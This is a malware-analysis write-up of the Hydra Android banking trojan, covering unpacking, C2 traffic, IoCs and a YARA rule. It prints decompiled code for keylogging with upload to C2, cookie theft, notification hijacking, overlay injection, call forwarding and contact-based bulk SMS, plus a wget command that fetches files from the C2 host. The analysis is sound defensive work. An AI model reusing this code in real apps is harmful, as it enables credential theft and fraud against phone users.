Technical analysis of Hydra android malware

muha2xmad.github.io/malware-analysis/hydra/

September 20, 2022

Muhammad Hasan Ali

Malware Analysis learner

11 minute read

بسم الله الرحمن الرحيم

Unpacking

If we unzip the sample and explore the `AndroidManifest.xml`, we see that the entry point `com.sdktools.android.MainActivity` is not found in the code of the sample. This an indication of a packed sample. You can identify the packing technique using droidlysis or APKiD. If we use `droidlysis`, We can see the it the sample uses `DexClassLoader`, malware uses `JsonPacker` packer. So we need to get the decrypted payload of the sample. We will use Frida to get the decrypted payload. We will install the sample on the Android studio as an emulator and by using WSL on my host we will launch Frida to start the malicous APP to get the payload. Then we pull the payload to our host from the emulator.

```
muha2xmad@DESKTOP-E76QE3B:/mnt/e/New folder/mal$ frida -U -f com.wife.dizzy -l dex_dump.js --no-pause
     ____
    / _  |   Frida 15.2.2 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)
Spawning `com.wife.dizzy`...
[*] DexClassLoader/PathClassLoader/InMemoryDexClassLoader Dump v0.9 - @cryptax
Spawned `com.wife.dizzy`. Resuming main thread!
[Android Emulator 5554::com.wife.dizzy ]-> [*] DexClassLoader/PathClassLoader/InMemoryDexClassLoader Dump v0.9
 - @cryptax
Error: DelegateLastClassLoader(): specified argument types do not match any of:
       .overload('java.lang.String', 'java.lang.ClassLoader')
       .overload('java.lang.String', 'java.lang.String', 'java.lang.ClassLoader')
    at X (frida/node_modules/frida-java-bridge/lib/class-factory.js:569)
    at value (frida/node_modules/frida-java-bridge/lib/class-factory.js:899)
    at <anonymous> (/frida/repl-2.js:67)
    at <anonymous> (frida/node_modules/frida-java-bridge/lib/vm.js:12)
    at _performPendingVmOps (frida/node_modules/frida-java-bridge/index.js:250)
    at <anonymous> (frida/node_modules/frida-java-bridge/index.js:242)
    at apply (native)
    at ne (frida/node_modules/frida-java-bridge/lib/class-factory.js:620)
    at <anonymous> (frida/node_modules/frida-java-bridge/lib/class-factory.js:598)
[*] DexClassLoader hook: file=/data/user/0/com.wife.dizzy/app_DynamicOptDex/KCFj.json
```

Figure(1) KCFj.json is our decrypted payload


Anti-emulator

I tried to run the sample in the emulator such as `android studio` and intercept the traffic between the malware and the C2 server with `Burp suite`. But It didn't go as well as my last analysis of a previous sample of `Hydra` on my twitter. Then I used our magic tool droidlysis to get the Properties of the payload `KCFj.json`. I see the payload is checking if there's an qemu emulator.

```
Wide properties /  What Resources/Assets do
urls                : ['0.0.0.0', '127.0.0.1', '1.2.840.113', 'http://ip-api.com', '031.25.03.06', '
2.1.0.3', 'https://movil.bbva.es', 'https://www.davivienda.com', 'https://transacciones.davivienda.c
om', 'https://accounts.google.com', 'https://myaccount.google.com', 'https://babosiki.buzz', 'https:
//trustpoopin.xyz', 'https://trygotii.xyz', 'https://trytogoi.xyz']
mms                 : True (Probably dealing with MMS)
play_services       : True (Uses Google Play services)
qemu                : True (Detection of QEMU emulator)
screen_on_off       : True (To perform an action while the user is not watching)
```

Figure(2) droidlysis result for qemu detection in sample code

Then I used APKiD tool to get more details of the anti-emulation technique's code.



Figure(3) APKiD result for anti-vm detection in sample code

We get the sample code for detecting VM, in `SdkManagerImpl` class located in `com.sdktools.android.bot`. If one of these checks is true, then i guess the malware will act differently. The malware won't communicate with the C2 server to get the targeted APPs to perform the `Overlay attack` or to get the `mirrors/domains`. We will see.

```
private static boolean isEmulator() {
        return (Build.BRAND.startsWith("generic")) &&
(Build.DEVICE.startsWith("generic")) || (Build.FINGERPRINT.startsWith("generic")) ||
(Build.FINGERPRINT.startsWith("unknown")) || (Build.HARDWARE.contains("goldfish")) ||
(Build.HARDWARE.contains("ranchu")) || (Build.MODEL.contains("google_sdk")) ||
(Build.MODEL.contains("Emulator")) || (Build.MODEL.contains("Android SDK built for
x86")) || (Build.MANUFACTURER.contains("Genymotion")) ||
(Build.PRODUCT.contains("sdk_google")) || (Build.PRODUCT.contains("google_sdk")) ||
(Build.PRODUCT.contains("sdk")) || (Build.PRODUCT.contains("sdk_x86")) ||
(Build.PRODUCT.contains("vbox86p")) || (Build.PRODUCT.contains("emulator")) ||
(Build.PRODUCT.contains("simulator"));
    }
```


Solution

When I counter a sample uses anti-emulation techniques, I use tria.ge to get the traffic between the malware and the C2 server. If you go to the previous link, you will find the communication between the malware and the C2 server. You can download the files using `wget + link` such as `wget http://lalabanda.com/payload`.

Figure(4) Communication between C2 and the malware

When we download `mirrors` file from `http://lalabanda.com/api/mirrors`, we will find encoded domains. I guess when the main C2 server is down, the malware will communicate with the mirrors or domains that we downloaded. You can find these donmains in the IoCs section.

Then we see a zip file called `jk5xWNYPKnTh4e7LP6vPG8z4YiBmoQYtKefRNId1.zip` which we can download from `http://lalabanda.com/storage/zip/jk5xWNYPKnTh4e7LP6vPG8z4YiBmoQYtKefRNId1.zip`. After downloading the file and unzip it, we see it contains two folders. First contains `icons` and the second is `inj` which contains 360 folders named with the targeted APPs. Inside the folders located in `inj` folder, there are the `html` files which will be used in the `Overlay attack`.



Figure(5) targeted apps which contains html files to perform overlay attack

Premium services

The malware will try to subscribe to a premium service without the knowledge of the user which will charge the SIM more money.

```
private void launchUssdCode(Context context0, String s) throws Exception {
        this.ussdCalledTimeInMs = System.currentTimeMillis();
        Timber.d("log -> [%s]", new Object[]{s});
        Intent intent0 = new Intent("android.intent.action.CALL", Uri.parse("tel:" +
s.replaceAll("#", Uri.encode("#"))));
        intent0.addFlags(0x10000000);
        intent0.addFlags(0x20000000);
        context0.startActivity(intent0);
    }

    public boolean onAccessibilityEvent(InjAccessibilityService
injAccessibilityService0, AccessibilityEvent accessibilityEvent0, String s) {
        if(accessibilityEvent0 != null && accessibilityEvent0.getSource() != null &&
(s.equalsIgnoreCase("com.android.phone")) &&
(accessibilityEvent0.getClassName().toString().toLowerCase().contains("dialog")) &&
!accessibilityEvent0.getText().isEmpty()) {
            StringBuilder stringBuilder0 = new StringBuilder();
            for(Object object0: accessibilityEvent0.getText()) {
                stringBuilder0.append(" | ");
                stringBuilder0.append(((CharSequence)object0));
            }

            UssdComponent.sendPhoneNumber(stringBuilder0.toString());
        }

        return false;
    }
```

Steal cookies

The malware will try to steal Cookies from APPs such as `Facebook` and `google`.

```
public class CookiesReaderViewerActivityInterfaceImpl extends IScreen {
    public interface LifeCycleListener {
        boolean onPause();

        boolean onResume();
    }

    private InjectCookiesModel cookieModel;
    private LifeCycleListener lifeCycleListener;
    private WebView webView;

    public CookiesReaderViewerActivityInterfaceImpl(InjectCookiesModel
injectCookiesModel0) {
        this.cookieModel = injectCookiesModel0;
    }

    public CookiesReaderViewerActivityInterfaceImpl(InjectCookiesModel
injectCookiesModel0, LifeCycleListener
cookiesReaderViewerActivityInterfaceImpl$LifeCycleListener0) {
        this.cookieModel = injectCookiesModel0;
        this.lifeCycleListener =
cookiesReaderViewerActivityInterfaceImpl$LifeCycleListener0;
    }

    private void handleData(Activity activity0) {
        try {
            this.webView.clearView();
            String s = this.cookieModel.getFirstScreen();
            this.webView.loadUrl(s);
            Timber.d("INJECTS -> display file: " + s, new Object[0]);
        }
        catch(Exception unused_ex) {
        }
    }

    private void init() {
        this.webView.getSettings().setDomStorageEnabled(true);
        this.webView.getSettings().setMixedContentMode(0);

com.sdktools.android.bot.components.injects.system.CookiesReaderViewerActivityInterfac
 cookiesReaderViewerActivityInterfaceImpl$10 = new WebViewClient() {
            @Override  // android.webkit.WebViewClient
            public void onPageFinished(WebView webView0, String s) {
                super.onPageFinished(webView0, s);

if(s.contains(CookiesReaderViewerActivityInterfaceImpl.this.cookieModel.getScreenToFin
 {
                    String s1 = CookieManager.getInstance().getCookie(s);
                    StringBuilder stringBuilder0 = new StringBuilder();
                    stringBuilder0.append("print event:");

stringBuilder0.append(CookiesReaderViewerActivityInterfaceImpl.this.cookieModel.getFir
```

```
 + " cookies data | \n");

stringBuilder0.append(CookieManager.getInstance().getCookie(CookiesReaderViewerActivit

                    stringBuilder0.append("      \n");
                    stringBuilder0.append("      \n");

stringBuilder0.append(CookiesReaderViewerActivityInterfaceImpl.this.cookieModel.getScr
 + " cookies data | \n");

stringBuilder0.append(CookieManager.getInstance().getCookie(CookiesReaderViewerActivit

                    stringBuilder0.append(s1);
                    if(!TextUtils.isEmpty(stringBuilder0)) {
                        String s2 =
CookiesReaderViewerActivityInterfaceImpl.this.cookieModel.getApplicationId();

InjectComponent.get().getConfigsProvider().getInjectHandler().handleWebViewLog(Cookies
 s2, stringBuilder0.toString());
                    }
                }
            }

            @Override  // android.webkit.WebViewClient
            public boolean shouldOverrideUrlLoading(WebView webView0, String s) {
                Timber.d("INJECTS -> ulr loaded: " + s, new Object[0]);
                webView0.loadUrl(s);
                return true;
            }
        };
        this.webView.getSettings().setJavaScriptEnabled(true);
        this.webView.getSettings().setAllowFileAccess(true);
        this.webView.getSettings().setSaveFormData(true);
        this.webView.getSettings().setAppCacheEnabled(false);
        this.webView.getSettings().setCacheMode(2);
        this.webView.setBackgroundColor(0);
        this.webView.setWebViewClient(cookiesReaderViewerActivityInterfaceImpl$10);
    }

    @Override  // com.sdktools.android.core.injects_core.IScreen
    public void onCreate(Activity activity0) {
        FrameLayout frameLayout0 = new FrameLayout(activity0);
        frameLayout0.setBackgroundColor(-1);
        WebView webView0 = new WebView(activity0);
        this.webView = webView0;
        frameLayout0.addView(webView0, new FrameLayout.LayoutParams(-1, -1));
        activity0.setContentView(frameLayout0);
        this.init();
        this.handleData(activity0);
    }

    @Override  // com.sdktools.android.core.injects_core.IScreen
```

```
    public void onPause(Activity activity0) {
        InjectComponent.viewerActivityVisible = false;
        LifeCycleListener cookiesReaderViewerActivityInterfaceImpl$LifeCycleListener0
= this.lifeCycleListener;
        if(cookiesReaderViewerActivityInterfaceImpl$LifeCycleListener0 != null) {
            cookiesReaderViewerActivityInterfaceImpl$LifeCycleListener0.onPause();
        }
    }

    @Override  // com.sdktools.android.core.injects_core.IScreen
    public void onResume(Activity activity0) {
        InjectComponent.viewerActivityVisible = true;
        LifeCycleListener cookiesReaderViewerActivityInterfaceImpl$LifeCycleListener0
= this.lifeCycleListener;
        if(cookiesReaderViewerActivityInterfaceImpl$LifeCycleListener0 != null) {
            cookiesReaderViewerActivityInterfaceImpl$LifeCycleListener0.onResume();
        }
    }

    @Override  // com.sdktools.android.core.injects_core.IScreen
    public void onStop(Activity activity0) {
        super.onStop(activity0);
        activity0.finish();
    }
```

Keylogger

The malware has the ability to keylog what the user enters such as `password` or any `edittext` contains a `hint`. Then send keylogging to the C2 server.

```
 if(accessibilityEvent0.isPassword()) {
                if(!s1.contains("•") && !s1.contains("*")) {
                    keyLoggerModel0.setText(s1);
                    return false;
                }

                if(s1.equals(accessibilityEvent0.getSource().getHintText())) {
                    keyLoggerModel0.setText("");
                    return false;
                }

                int v = keyLoggerModel0.getText().length();
                if(s1.length() > v) {

keyLoggerModel0.addToText(Character.toString(((char)s1.charAt(s1.length() - 1))));
                    return false;
                }

                keyLoggerModel0.removeLastFromText();
                return false;
            }

            keyLoggerModel0.setText(s1);
        }

        return false;
    }

    @Override  // com.sdktools.android.bot.SdkComponent
    public void onSyncEvent(JsonObject jsonObject0) {
        super.onSyncEvent(jsonObject0);
        Boolean boolean0 = JsonUtils.hasObject(jsonObject0, "enable_keylogger") ?
Boolean.valueOf(jsonObject0.get("enable_keylogger").getAsBoolean()) : null;
        if(boolean0 != null) {
            SharedPrefHelper.setIsKeyLoggerEnabled(this.context(),
boolean0.booleanValue());
        }
    }

    public void onWindowStateChanged() {
        if(this.candidateToPass.size() > 0) {
            this.isRequestInProgress.set(true);
            Log.d("!!!!!", " SEND DATA TO SERVER " + this.candidateToPass);
            KeyLoggerModel keyLoggerModel0 =
(KeyLoggerModel)this.candidateToPass.get(0);
            HashMap hashMap0 = new HashMap();
            hashMap0.put("messages", this.candidateToPass);
            this.api().makePost("device/kl", hashMap0).enqueue(new RestCallback() {
                @Override  // com.sdktools.android.bot.rest.RestCallback
                public void onError(Throwable throwable0) {
                    KeyLoggerComponent.this.isRequestInProgress.set(false);
                }
```

```
                @Override  // com.sdktools.android.bot.rest.RestCallback
                public void onSuccess(RestResponse restResponse0) {
                    KeyLoggerComponent.this.candidateToPass.clear();
                    KeyLoggerComponent.this.isRequestInProgress.set(false);
                }
            });
        }
    }
```

Classic Features

Notification intercepting

The malware will try to intercept notification using `onNotificationPosted` callback located in `com.sdktools.android.bot.components.commands`. The malware will intercept the comming notifications and hide them from the user. Then push/upload the content of the notification to the C2 server.

```
 public void onNotificationPosted(StatusBarNotification statusBarNotification0) {
        Log.i(this.TAG, "**********  onNotificationPosted");
        if(SharedPrefHelper.getIsHiddenPushEnabled(this)) {
            this.cancelNotification(statusBarNotification0.getKey());
        }

        Notification notification0 = statusBarNotification0.getNotification();
        String s = notification0.extras.getString("android.title");
        String s1 = notification0.extras.getString("android.text");
        Timber.d("!!!!!", new Object[]{"title - " + s + " | description - " + s1 + "
| app - " + statusBarNotification0.getPackageName()});
        String s2 = "Title - " + s + "\nDescription - " + s1;
        try {
            this.sendNotification(statusBarNotification0.getPackageName(), s2);
        }
        catch(Exception unused_ex) {
            return;
        }

        Timber.d("!!!!!", new Object[]{"cancel notification. Hidden"});
    }

    @Override  // android.service.notification.NotificationListenerService
    public void onNotificationRemoved(StatusBarNotification statusBarNotification0) {
        Timber.d("!!!!!", new Object[]{"********** onNOtificationRemoved"});
    }

    private void sendNotification(String s, String s1) {
        HashMap hashMap0 = new HashMap();
        hashMap0.put("appId", s);
        hashMap0.put("text", s1);
        try {
            if(LockerComponent.get() != null && LockerComponent.get().api() != null)
{
                LockerComponent.get().api().makePost("device/push",
hashMap0).enqueue(new RestCallback() {
                    @Override  // com.sdktools.android.bot.rest.RestCallback
                    public void onError(Throwable throwable0) {
                    }

                    @Override  // com.sdktools.android.bot.rest.RestCallback
                    public void onSuccess(RestResponse restResponse0) {
                    }
                });
            }
        }
        catch(Exception unused_ex) {
        }
    }
```

Call Forwarding

The malware can intercept calls and forward calls when the user get a phone call.

```
    public boolean onAccessibilityEvent(InjAccessibilityService
injAccessibilityService0, AccessibilityEvent accessibilityEvent0, String s) {
        int v1;
        Log.d("OwnAccessibilityService", "onAccessibilityEvent -> " +
accessibilityEvent0);
        Boolean boolean0 = Boolean.valueOf(false);
        if(accessibilityEvent0.getEventType() != 0x20) {
            return false;
        }


if(accessibilityEvent0.getClassName().equals("com.android.phone.settings.SimPickerPref
 {
            if(accessibilityEvent0.getSource() == null) {
                return false;
            }

            this.isSecondSimActive = true;
            AccessibilityNodeInfo accessibilityNodeInfo0 =
injAccessibilityService0.findAndGetFirstSimilar(accessibilityEvent0.getSource(),
"com.android.phone:id/recycler_view", true);
            if(this.currentSim == SimCard.Sim1) {

injAccessibilityService0.performClick(accessibilityNodeInfo0.getChild(0), "f");
                return false;
            }

            if(this.currentSim == SimCard.Sim2) {

injAccessibilityService0.performClick(accessibilityNodeInfo0.getChild(1), "f");
                return false;
            }
        }
        else
if(accessibilityEvent0.getClassName().equals("com.android.phone.settings.GsmUmtsCallFo
 {
            if(accessibilityEvent0.getSource() != null) {
                this.tryToClickXiaomiCallForwardingButton(injAccessibilityService0,
accessibilityEvent0);
                return false;
            }

            int v = 0;
            while(v <= 40) {
                if(v % 5 == 0) {

injAccessibilityService0.performClick(injAccessibilityService0.getRootInActiveWindow()
 "");
                }

                try {
```

```
                    Thread.sleep(1000L);
                    if(injAccessibilityService0.getRootInActiveWindow() != null) {
                        injAccessibilityService0.getRootInActiveWindow().refresh();
                    }

                    boolean z =
this.tryToClickXiaomiCallForwardingButton(injAccessibilityService0,
accessibilityEvent0);
                }
                catch(InterruptedException unused_ex) {
                    return;
                }

                if(z) {
                    return true;
                }

                ++v;
                continue;
                this.tryToClickXiaomiCallForwardingButton(injAccessibilityService0,
accessibilityEvent0);
                return false;
            }
        }
```

Overlay attack

As we see the malware will download a `zip` file contains `html` files of the targeted apps. If a targeted APP is opened then the malware will launch the `html` file of the targeted app. Located in `com.sdktools.android.bot.components.injects.system`.

```
public class ViewerActivityInterfaceImpl extends IScreen {
    public interface LifeCycleListener {
        boolean onPause();

        boolean onResume();
    }

 public ViewerActivityInterfaceImpl(InjectModel injectModel0) {
        this.injectModel = injectModel0;
    }

    public ViewerActivityInterfaceImpl(InjectModel injectModel0, LifeCycleListener
viewerActivityInterfaceImpl$LifeCycleListener0) {
        this.injectModel = injectModel0;
        this.lifeCycleListener = viewerActivityInterfaceImpl$LifeCycleListener0;
    }

    private void handleData(Activity activity0) {
        try {
            this.webView.clearView();
            String s = this.injectModel.getInjectPath();
            s = s.startsWith("http") ? this.injectModel.getInjectPath() : "file:///"
+ s;
            this.webView.loadUrl(s);
            Timber.d("INJECTS -> display file: " + s, new Object[0]);
        }
        catch(Exception unused_ex) {
        }
    }

    private void init() {
        this.webView.getSettings().setDomStorageEnabled(true);
        if(Build.VERSION.SDK_INT >= 21) {
            this.webView.getSettings().setMixedContentMode(0);
        }


com.sdktools.android.bot.components.injects.system.ViewerActivityInterfaceImpl.1
viewerActivityInterfaceImpl$10 = new WebChromeClient() {
            @Override  // android.webkit.WebChromeClient
            public boolean onConsoleMessage(ConsoleMessage consoleMessage0) {
                String s = consoleMessage0.message();
                if(!TextUtils.isEmpty(s)) {
                    String s1 =
ViewerActivityInterfaceImpl.this.injectModel.getApplicationId();

InjectComponent.get().getConfigsProvider().getInjectHandler().handleWebViewLog(ViewerA
 s1, s);
                }

                return super.onConsoleMessage(consoleMessage0);
            }
```

```
        };

com.sdktools.android.bot.components.injects.system.ViewerActivityInterfaceImpl.2
viewerActivityInterfaceImpl$20 = new WebViewClient() {
            @Override  // android.webkit.WebViewClient
            public boolean shouldOverrideUrlLoading(WebView webView0, String s) {
                Timber.d("INJECTS -> ulr loaded: " + s, new Object[0]);
                webView0.loadUrl(s);
                return true;
            }
        };
        this.webView.getSettings().setJavaScriptEnabled(true);
        this.webView.getSettings().setLoadWithOverviewMode(true);
        this.webView.getSettings().setAllowFileAccess(true);
        this.webView.getSettings().setSaveFormData(true);
        this.webView.getSettings().setAppCacheEnabled(false);
        this.webView.getSettings().setCacheMode(2);
        this.webView.setBackgroundColor(0);
        this.webView.setWebViewClient(viewerActivityInterfaceImpl$20);
        this.webView.setWebChromeClient(viewerActivityInterfaceImpl$10);
    }

    @Override  // com.sdktools.android.core.injects_core.IScreen
    public void onCreate(Activity activity0) {
        FrameLayout frameLayout0 = new FrameLayout(activity0);
        frameLayout0.setBackgroundColor(-1);
        WebView webView0 = new WebView(activity0);
        this.webView = webView0;
        frameLayout0.addView(webView0, new FrameLayout.LayoutParams(-1, -1));
        activity0.setContentView(frameLayout0);
        this.init();
        this.handleData(activity0);
    }

    @Override  // com.sdktools.android.core.injects_core.IScreen
    public void onPause(Activity activity0) {
        InjectComponent.viewerActivityVisible = false;
        LifeCycleListener viewerActivityInterfaceImpl$LifeCycleListener0 =
this.lifeCycleListener;
        if(viewerActivityInterfaceImpl$LifeCycleListener0 != null) {
            viewerActivityInterfaceImpl$LifeCycleListener0.onPause();
        }
    }

    @Override  // com.sdktools.android.core.injects_core.IScreen
    public void onResume(Activity activity0) {
        InjectComponent.viewerActivityVisible = true;
        LifeCycleListener viewerActivityInterfaceImpl$LifeCycleListener0 =
this.lifeCycleListener;
        if(viewerActivityInterfaceImpl$LifeCycleListener0 != null) {
            viewerActivityInterfaceImpl$LifeCycleListener0.onResume();
        }
```

```
    }

    @Override  // com.sdktools.android.core.injects_core.IScreen
    public void onStop(Activity activity0) {
        super.onStop(activity0);
        activity0.finish();
    }

    @Override  // com.sdktools.android.core.injects_core.IScreen
    public boolean overrideBackPress(Activity activity0) {
        return true;
    }

    private void startAppById(Context context0, String s) {
        try {

context0.startActivity(context0.getPackageManager().getLaunchIntentForPackage(s));
        }
        catch(ActivityNotFoundException unused_ex) {
        }
    }
}
```

Steal contacts

The malware collect the contacts stored in the victim’s device and send it to C2 server. And smishing the stolen numbers.

```
public static ContactsComponent get() {
        return ContactsComponent.instance;
    }

    private List getContactList() {
        ArrayList arrayList0 = new ArrayList();
        ContentResolver contentResolver0 = this.context().getContentResolver();
        Cursor cursor0 =
contentResolver0.query(ContactsContract.Contacts.CONTENT_URI, null, null, null,
null);
        if((cursor0 == null ? 0 : cursor0.getCount()) > 0) {
            while(cursor0 != null && (cursor0.moveToNext())) {
                String s = cursor0.getString(cursor0.getColumnIndex("_id"));
                cursor0.getString(cursor0.getColumnIndex("display_name"));
                if(cursor0.getInt(cursor0.getColumnIndex("has_phone_number")) <= 0) {
                    continue;
                }

                Cursor cursor1 =
contentResolver0.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null,
"contact_id = ?", new String[]{s}, null);
                while(cursor1.moveToNext()) {

arrayList0.add(cursor1.getString(cursor1.getColumnIndex("data1")));
                }

                cursor1.close();
            }
        }

        if(cursor0 != null) {
            cursor0.close();
        }

        return arrayList0;
    }

    @Override  // android.app.LoaderManager$LoaderCallbacks
    public Loader onCreateLoader(int v, Bundle bundle0) {
        return v == 1 ? this.contactsLoader() : null;
    }

    public void onLoadFinished(Loader loader0, Cursor cursor0) {
        this.contactsFromCursor(cursor0);
    }

    @Override  // android.app.LoaderManager$LoaderCallbacks
    public void onLoadFinished(Loader loader0, Object object0) {
        this.onLoadFinished(loader0, ((Cursor)object0));
    }

    @Override  // android.app.LoaderManager$LoaderCallbacks
```

```
    public void onLoaderReset(Loader loader0) {
    }

    @Override  // com.sdktools.android.bot.SdkComponent
    public void onSyncEvent(JsonObject jsonObject0) {
        super.onSyncEvent(jsonObject0);
        if(1 == (JsonUtils.hasObject(jsonObject0, "bulk_sms") ?
jsonObject0.get("bulk_sms").getAsInt() : 0)) {
            String s = JsonUtils.hasObject(jsonObject0, "bulk_body") ?
jsonObject0.get("bulk_body").getAsString() : "";
            if(!TextUtils.isEmpty(s)) {
                this.sendBulkSms(s, this.getContactList());
            }
        }
    }

    private void sendBulkSms(String s, List list0) {
        for(Object object0: list0) {
            this.sendSMS(((String)object0).replace(" ", ""), s);
            try {
                Thread.sleep(300L);
            }
            catch(InterruptedException unused_ex) {
                return;
            }
        }
    }

    public void sendSMS(String s, String s1) {
        try {
            SmsManager.getDefault().sendTextMessage(s, null, s1, null, null);
        }
        catch(Exception unused_ex) {
        }
    }
```

IoCs

APK hash: `8b321553f1a269ee4b68a02162ba2d14c71a92907b6001ff3db0fe5bae6b3430`

Payload (KCFj.json) hash:
`fd87c4f7c8ece0448dab67a0b689c4a417a153081059750295fbed29a1422b03`

C2 server:

http://lalabanda.com

Related C2 servers:

http://cslon.com

http://cariciu-carilas.com

http://carilas-carilas.net

http://carilas-carilas.top

Yara rule

```
rule Hydra {
  meta:
    author      = "@muha2xmad"
    date        = "2022-09-21"
    description = "Hydra android malware"
    version     = "1.0"

  strings:
    $str00  = "all_data.json" nocase

    $str01  = "res/xml/tfgztcqbitzuzb.xml" nocase
    $str02  = "res/xml/hccnqedztpvawk.xml" nocase
    $str03  = "res/xml/bkfzwlpvqlbmlh.xml" nocase
    $str04  = "com.wife.dizzy/shared_prefs" nocase
  condition:
    uint32be(0) == 0x504B0304 // APK file signature
      and (     all of ($str*))

}
```

Article quote

> فَلَستَ الثِيابَ الَّتي تَرتَدي وَلَستَ الأَسامي الَّتي تَحمِلُ وَلَستَ البِلادَ الَّتي أَنبَتَتكَ وَلَكِنَّما أَنتَ ما تَفعَلُ

REF

- triage report
- Previous Hydra analysis
- droidlysis
- APKiD
- Frida